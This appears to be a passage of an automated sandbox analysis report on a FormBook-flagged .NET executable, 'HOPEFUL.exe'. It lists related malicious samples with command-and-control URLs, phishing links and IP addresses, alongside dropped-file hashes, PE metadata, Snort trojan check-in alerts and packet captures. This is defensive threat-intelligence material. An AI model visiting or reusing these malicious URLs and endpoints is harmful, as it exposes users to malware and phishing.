	WpJEtP9wr0.exe	Get hash	malicious	Browse	• www.familydalmatianhomes.com/csv8/?p0D=IuZruB/gHw7bRdHC/cYaJF5z4r6AadSk27XZUT1//4Bp39HvjkQ0/fqd+RCgsniwQrzZ&wR=BFNh2tk8Ejyl5
	Companyprofile_Order_384658353.xlsx	Get hash	malicious	Browse	• www.familydalmatianhomes.com/csv8/?rDHxi=mrj07b-h&mJ=IuZruB/lH37fRNLO9cYaJF5z4r6AadSk27PJIQp+7YBo3Mrpk0B4pbSf90uc3HWDfqmpMw==
	at3nJkOFqF.exe	Get hash	malicious	Browse	• www.semenboostplus.com/bw82/?2d=onxdA&-Zlpi6B=jcLPwCXVKkGD2IfY727fdhhvLc0E5rA9L9mcG8Lma1xx9Umbwx893NEGWAXZpDi50o7c
	6rR1G3EcvT3djII.exe	Get hash	malicious	Browse	• www.ethdrop.online/onga/?vT=LJEphD1&4h=JbJcv4HQhrg6Fej1K9cv1RHd7c1UtS+jce9yt6ITLlymuRrotoiTIH5PycZ9KLr6jjQ3lGbzuA==
	LikeShare-Apk-v1.1.1.apk	Get hash	malicious	Browse	• income456.com/api/Common/BackData
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• www.hybridedeve.com/igqu/?0VCXfH=SAgaAf7EtlXoYaYCa6eb5Ux/pt9NVU2tVGrZM4fASxCoCx8b88ca4i0xcAT8GC1XVVOo&OVlTnR=oL08lZBhARUxDP30

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	28YPAd8yWe.exe	Get hash	malicious	Browse	• www.supercavpups.com/mz59/?uzu8=kjFx_PDHWjYHSL&FVWp=hTuD1OqUSLG6QCXXchlJMcvFqLTqCFo4gUgPIbEAJf351PhZTfq4Q+Wf0a/0AYtumLC7
	2VTQ0DkeC4.exe	Get hash	malicious	Browse	• www.shrusthisculinaryart.com/coz3/?lN9l=/6bdhyVzUV0hwHia4n+MQhmFL7/Ly87aElkMPhK8NCjsehLJ7CRyQ8JqX/68B9YrXXyVMLAL7g==&uRitW=7nGDYjExeV

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	RRW9901200241.exe	Get hash	malicious	Browse	• 18.209.115.26
	Chrome.exe	Get hash	malicious	Browse	• 3.83.71.222
	orden pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	Matrix.exe	Get hash	malicious	Browse	• 54.234.205.119
	YvGnm93rap.exe	Get hash	malicious	Browse	• 54.208.77.124
	0113_1010932681.doc	Get hash	malicious	Browse	• 184.73.247.141
	0113_203089882.doc	Get hash	malicious	Browse	• 50.19.243.236
	0113_88514789.doc	Get hash	malicious	Browse	• 54.235.83.248
	W0rd.dll	Get hash	malicious	Browse	• 23.21.140.41
	W0rd.dll	Get hash	malicious	Browse	• 184.73.247.141
	Order_00009.xlsx	Get hash	malicious	Browse	• 35.172.94.1
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 52.201.79.206
	IMG_2021_01_13_1_RFQ_PO_1832938.doc	Get hash	malicious	Browse	• 54.224.10.186
	0113_35727287.doc	Get hash	malicious	Browse	• 184.73.247.141
	W0rd.dll	Get hash	malicious	Browse	• 54.243.119.179
	0fiasS.dll	Get hash	malicious	Browse	• 54.243.119.179
	01_extracted.exe	Get hash	malicious	Browse	• 184.73.247.141
	DHL_Jan 2021 at 1.M_9B78290_PDF.exe	Get hash	malicious	Browse	• 23.21.252.4
	QUOTE_98876_566743_233.exe	Get hash	malicious	Browse	• 52.20.197.7
	20210111 Virginie.exe	Get hash	malicious	Browse	• 52.202.22.6
GOOGLEUS	JdtN8nIcLi8RQOi.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113432.exe	Get hash	malicious	Browse	• 34.102.136.180
	Inv.exe	Get hash	malicious	Browse	• 34.102.136.180
	74852.exe	Get hash	malicious	Browse	• 34.102.136.180
	orden pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	J0OmHIagw8.exe	Get hash	malicious	Browse	• 34.102.136.180
	zHgm9k7WYU.exe	Get hash	malicious	Browse	• 34.102.136.180
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 34.102.136.180
	65BV6gbGFl.exe	Get hash	malicious	Browse	• 34.102.136.180
	YvGnm93rap.exe	Get hash	malicious	Browse	• 34.102.136.180
	ACH WIRE PAYMENT ADVICE..xlsx	Get hash	malicious	Browse	• 108.177.126.132
	VFe7Yb7gUV.exe	Get hash	malicious	Browse	• 8.8.8.8
	cremocompany-Invoice_216083-xlsx.html	Get hash	malicious	Browse	• 216.239.38.21
	Order_00009.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	13-01-21.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
IHNETUS	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fwww.med-unjfsc.edu.pe%2fbb%2fnorm%2findex.php%3femail%3dnora%40viaseating.com&c=E,1,2WnpuejHK0crRSiThceRweJRQbSUEEvJy7iF6FIK2UlyT26cZed-LIZlMl3yBgsrDzjyR7tOh2I_8NafFCWIHGw2IRCfeq1uFDRWNblrvxGbmE1p19ZMWzD7&typo=1	Get hash	malicious	Browse	• 162.219.251.117
	ISLONlRQUM.exe	Get hash	malicious	Browse	• 174.136.37.109
	SCksBAW7IP.exe	Get hash	malicious	Browse	• 174.136.29.143
	Request for Quotation.bat.exe	Get hash	malicious	Browse	• 192.40.115.79
	Payment.exe	Get hash	malicious	Browse	• 192.40.115.79
	RFQ specification..exe	Get hash	malicious	Browse	• 192.40.115.79
	scan383909.exe	Get hash	malicious	Browse	• 192.40.115.79
	Prt scr 7604.exe	Get hash	malicious	Browse	• 174.136.29.143
	purchase order.exe	Get hash	malicious	Browse	• 192.40.115.79
	http://https://www.oakcns.com/wp-content/form/cblpf13-000360331/	Get hash	malicious	Browse	• 174.136.29.208
	Custom Design_Specifications.exe	Get hash	malicious	Browse	• 192.40.115.79
	http://www.afcogecodata.com.demikeutuhan.com/?tty=(rick.cameron@cogecodata.com)	Get hash	malicious	Browse	• 72.34.46.201
	Unesa 20 Order and Catalogue cfm.exe	Get hash	malicious	Browse	• 174.136.29.143
	Purchase Order 5893.exe	Get hash	malicious	Browse	• 174.136.29.143
	Company Damages, photos, videos and required documents.exe	Get hash	malicious	Browse	• 192.40.115.79
	http://https://online.pubhtml5.com/ouir/hdli/	Get hash	malicious	Browse	• 162.219.251.194
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 192.40.115.79
	products #2346067.exe	Get hash	malicious	Browse	• 192.40.115.79
	http://https://www.canva.com/design/DAEJvb2gvYI/_Kt40by2X2_IWdKaACiTIA/view?utm_content=DAEJvb2gvYI&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	• 174.136.63.2
	BKG#339LN2035492.exe	Get hash	malicious	Browse	• 174.136.37.109

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	BLESSINGS.exe	Get hash	malicious	Browse	
	QP-0766.scr.exe	Get hash	malicious	Browse	
	order-181289654312464648.exe	Get hash	malicious	Browse	
	PO_60577.exe	Get hash	malicious	Browse	
	IMG_73344332#U00e2#U20ac#U00aegpj.exe	Get hash	malicious	Browse	
	Ziraat Bankasi Swift Mesaji.exe	Get hash	malicious	Browse	
	Doc#6620200947535257653.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.15368412abd71685.exe	Get hash	malicious	Browse	
	RT-05723.exe	Get hash	malicious	Browse	
	Dekont.pdf.exe	Get hash	malicious	Browse	
	cFAWQ1mv83.exe	Get hash	malicious	Browse	
	I7313Y5Rr2.exe	Get hash	malicious	Browse	
	SWIFT-COPY Payment advice3243343.exe	Get hash	malicious	Browse	
	bWVvaTptgL.exe	Get hash	malicious	Browse	
	umOXxQ9PFS.exe	Get hash	malicious	Browse	
	BL,IN&PL.exe	Get hash	malicious	Browse	
	ORDER #0554.exe	Get hash	malicious	Browse	
	Dekont.pdf.exe	Get hash	malicious	Browse	
	IMG_84755643#U00e2#U20ac#U00aegpj.exe	Get hash	malicious	Browse	
	8WLxD8uxRN.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\HOPEFUL.exe.log	
Process:	C:\Users\user\Desktop\HOPEFUL.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1451
Entropy (8bit):	5.345862727722058
Encrypted:	false
SSDEEP:	24:ML9E4Ks2eE4O1lEE4UVwPKDE4KhK3VZ9pKhuE4IWUAE4KI6no84G1qE4j:MxHKXeHKlEHU0YHKhQnouHIW7HKjovGm
MD5:	06F54CDBFEF62849AF5AE052722BD7B6
SHA1:	FB0250AAC2057D0B5BCE4CE130891E428F28DA05
SHA-256:	4C039B93A728B546F49C47ED8B448D40A3553CDAABB147067AEE3958133CB446
SHA-512:	34EF5F6D5EAB0E5B11AC81F0D72FC56304291EDEEF6D19DF7145FDECAB5D342767DBBC0B4384B8DECB5741E6B85A4B431DF14FBEB5DDF2DEE103064D2895EABB
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	
Process:	C:\Users\user\Desktop\HOPEFUL.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	42080
Entropy (8bit):	6.2125074198825105
Encrypted:	false
SSDEEP:	384:gc3JOvwWj8Gpw0A67dOpRIMKJ9Yl6dnPU3SERztmbqCJstdMardz/JikPZ+QsPZw:g4JU8g17dl6Iq88MoBd7mFViqM5sL2
MD5:	F2A47587431C466535F3C3D3427724BE
SHA1:	90DF719241CE04828F0DD4D31D683F84790515FF
SHA-256:	23F4A2CCDCE499C524CF43793FDA8E773D809514B5471C02FA5E68F0CDA7A10B
SHA-512:	E9D0819478DDDA47763C7F5F617CD258D0FACBBBFFE0C7A965EDE9D0D884A6D7BB445820A3FD498B243BBD8BECBA146687B61421745E32B86272232C6F9E90D8
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: BLESSINGS.exe, Detection: malicious, Browse • Filename: QP-0766.scr.exe, Detection: malicious, Browse • Filename: order-181289654312464648.exe, Detection: malicious, Browse • Filename: PO_60577.exe, Detection: malicious, Browse • Filename: IMG_73344332#U00e2#U20ac#U00aegpj.exe, Detection: malicious, Browse • Filename: Ziraat Bankasi Swift Mesaji.exe, Detection: malicious, Browse • Filename: Doc#6620200947535257653.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Generic.mg.15368412abd71685.exe, Detection: malicious, Browse • Filename: RT-05723.exe, Detection: malicious, Browse • Filename: Dekont.pdf.exe, Detection: malicious, Browse • Filename: cFAWQ1mv83.exe, Detection: malicious, Browse • Filename: I7313Y5Rr2.exe, Detection: malicious, Browse • Filename: SWIFT-COPY Payment advice3243343.exe, Detection: malicious, Browse • Filename: bWVvaTptgL.exe, Detection: malicious, Browse • Filename: umOXxQ9PFS.exe, Detection: malicious, Browse • Filename: BL,IN&PL.exe, Detection: malicious, Browse • Filename: ORDER #0554.exe, Detection: malicious, Browse • Filename: Dekont.pdf.exe, Detection: malicious, Browse • Filename: IMG_84755643#U00e2#U20ac#U00aegpj.exe, Detection: malicious, Browse • Filename: 8WLxD8uxRN.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z.Z.....0..X.....w... .....@.. .....`.....Hw..O..... .....f..`>.....v..... ....H.....text....W... ...X..... ..`.rsrc... .....Z.....@..@.relo c.....d.....@..B.....\|w.....H.....#...Q.....u.....0..K.....-..*..i....*...r...p.o....,...r...p.o....-..*.....o.....o.....$...*.....o....(....(.....:...(....o.....r...p.o.....4.....o..... .....o.....s .....o!...s".....s#.....r]..prg..po$.....r...p.o$.....r...pr...po$.....s.....(%.....tB...r...p(&...&..r...p.('...s(.....o)...&..o*....(+...o,.....&...(-....*.....3..@.....R...s.....s....(....*:.(/.....}P...*J.{P....o0..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.485992003606985
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	HOPEFUL.exe
File size:	3437056
MD5:	9c15af175868121cc014666189d52dae
SHA1:	3ba03f47a8762368538e47806353f55da43d46ac
SHA256:	7c8f873fc34661a785875f76a1f3b1aff6719e69d2a4ea5d2d94f849282b623a
SHA512:	48fb5c66bda58fa8b76e276e61afc36576cddb9e27a601767e10f2d554c669613249aca6908191cb30a850b8ef207a69bb1a73c1fe25c93e7ef40379a3950a02
SSDEEP:	98304:KVYMenFZrSmVobxfPUp75Xr6/UUyRGSG:KVYMejQ5cnE
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....J.P.....f4.....~.4.. .....@.. .....4.....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x74847e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x50A34A16 [Wed Nov 14 07:36:54 2012 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x348428	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x34a000	0x632	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x34c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x346484	0x346600	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x34a000	0x632	0x800	False	0.35595703125	data	3.69840070371	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x34c000	0xc	0x200	False	0.041015625	data	0.0940979256627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x34a0a0	0x3a8	data		
RT_MANIFEST	0x34a448	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2014 B6:HF663F:=754JC@:4:85B
Assembly Version	1.0.0.0
InternalName	HOPEFUL.exe
FileVersion	8.12.16.20
CompanyName	B6:HF663F:=754JC@:4:85B
Comments	=G5HB;3;JB3AHC8A5B4
ProductName	JFB=@6=@D8H94@H53JCD
ProductVersion	8.12.16.20
FileDescription	JFB=@6=@D8H94@H53JCD
OriginalFilename	HOPEFUL.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:49:23.525067	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.3	35.169.40.107
01/13/21-21:49:23.525067	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.3	35.169.40.107
01/13/21-21:49:23.525067	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.3	35.169.40.107
01/13/21-21:49:44.263031	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49758	34.98.99.30	192.168.2.3
01/13/21-21:50:25.240293	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.3	34.102.136.180
01/13/21-21:50:25.240293	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.3	34.102.136.180
01/13/21-21:50:25.240293	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.3	34.102.136.180
01/13/21-21:50:25.382643	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49760	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:49:23.396194935 CET	49756	80	192.168.2.3	35.169.40.107
Jan 13, 2021 21:49:23.524663925 CET	80	49756	35.169.40.107	192.168.2.3
Jan 13, 2021 21:49:23.524789095 CET	49756	80	192.168.2.3	35.169.40.107
Jan 13, 2021 21:49:23.525067091 CET	49756	80	192.168.2.3	35.169.40.107
Jan 13, 2021 21:49:23.652430058 CET	80	49756	35.169.40.107	192.168.2.3
Jan 13, 2021 21:49:23.657845974 CET	80	49756	35.169.40.107	192.168.2.3
Jan 13, 2021 21:49:23.657886982 CET	80	49756	35.169.40.107	192.168.2.3
Jan 13, 2021 21:49:23.658147097 CET	49756	80	192.168.2.3	35.169.40.107
Jan 13, 2021 21:49:23.658185959 CET	49756	80	192.168.2.3	35.169.40.107
Jan 13, 2021 21:49:23.785579920 CET	80	49756	35.169.40.107	192.168.2.3
Jan 13, 2021 21:49:44.083266020 CET	49758	80	192.168.2.3	34.98.99.30
Jan 13, 2021 21:49:44.123872042 CET	80	49758	34.98.99.30	192.168.2.3
Jan 13, 2021 21:49:44.123975039 CET	49758	80	192.168.2.3	34.98.99.30
Jan 13, 2021 21:49:44.124205112 CET	49758	80	192.168.2.3	34.98.99.30
Jan 13, 2021 21:49:44.164644003 CET	80	49758	34.98.99.30	192.168.2.3
Jan 13, 2021 21:49:44.263031006 CET	80	49758	34.98.99.30	192.168.2.3
Jan 13, 2021 21:49:44.263072968 CET	80	49758	34.98.99.30	192.168.2.3
Jan 13, 2021 21:49:44.263585091 CET	49758	80	192.168.2.3	34.98.99.30
Jan 13, 2021 21:49:44.263648033 CET	49758	80	192.168.2.3	34.98.99.30
Jan 13, 2021 21:49:44.306463957 CET	80	49758	34.98.99.30	192.168.2.3
Jan 13, 2021 21:50:04.650918961 CET	49759	80	192.168.2.3	174.136.37.109
Jan 13, 2021 21:50:04.807600975 CET	80	49759	174.136.37.109	192.168.2.3
Jan 13, 2021 21:50:04.807812929 CET	49759	80	192.168.2.3	174.136.37.109
Jan 13, 2021 21:50:04.808011055 CET	49759	80	192.168.2.3	174.136.37.109
Jan 13, 2021 21:50:04.976430893 CET	80	49759	174.136.37.109	192.168.2.3
Jan 13, 2021 21:50:04.984437943 CET	80	49759	174.136.37.109	192.168.2.3
Jan 13, 2021 21:50:04.984461069 CET	80	49759	174.136.37.109	192.168.2.3
Jan 13, 2021 21:50:04.985187054 CET	49759	80	192.168.2.3	174.136.37.109
Jan 13, 2021 21:50:04.985217094 CET	49759	80	192.168.2.3	174.136.37.109
Jan 13, 2021 21:50:05.139323950 CET	80	49759	174.136.37.109	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:47:33.673636913 CET	60831	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:33.724451065 CET	53	60831	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:34.610465050 CET	60100	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:34.661415100 CET	53	60100	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:36.042474031 CET	53195	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:36.099013090 CET	53	53195	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:37.292948961 CET	50141	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:37.343573093 CET	53	50141	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:38.442462921 CET	53023	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:38.491338968 CET	53	53023	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:42.656128883 CET	49563	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:42.712754965 CET	53	49563	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:44.711277962 CET	51352	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:44.759174109 CET	53	51352	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:45.872056961 CET	59349	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:45.919939041 CET	53	59349	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:47.080563068 CET	57084	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:47.128431082 CET	53	57084	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:48.243196011 CET	58823	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:48.291208982 CET	53	58823	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:49.395819902 CET	57568	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:49.443736076 CET	53	57568	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:50.622510910 CET	50540	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:50.673412085 CET	53	50540	8.8.8.8	192.168.2.3
Jan 13, 2021 21:47:52.519221067 CET	54366	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:47:52.567094088 CET	53	54366	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:04.152533054 CET	53034	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:05.169562101 CET	53034	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:05.217772007 CET	53	53034	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:05.671885967 CET	57762	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:48:05.731378078 CET	53	57762	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:11.419425964 CET	55435	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:11.477761030 CET	53	55435	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:21.501506090 CET	50713	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:21.552089930 CET	53	50713	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:22.449331999 CET	56132	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:22.509794950 CET	53	56132	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:22.664505005 CET	58987	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:22.720869064 CET	53	58987	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:22.818278074 CET	56579	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:22.879911900 CET	53	56579	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:31.238954067 CET	60633	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:31.296679974 CET	53	60633	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:38.495464087 CET	61292	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:38.557069063 CET	53	61292	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:39.186431885 CET	63619	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:39.243732929 CET	53	63619	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:40.269027948 CET	64938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:40.316947937 CET	53	64938	8.8.8.8	192.168.2.3
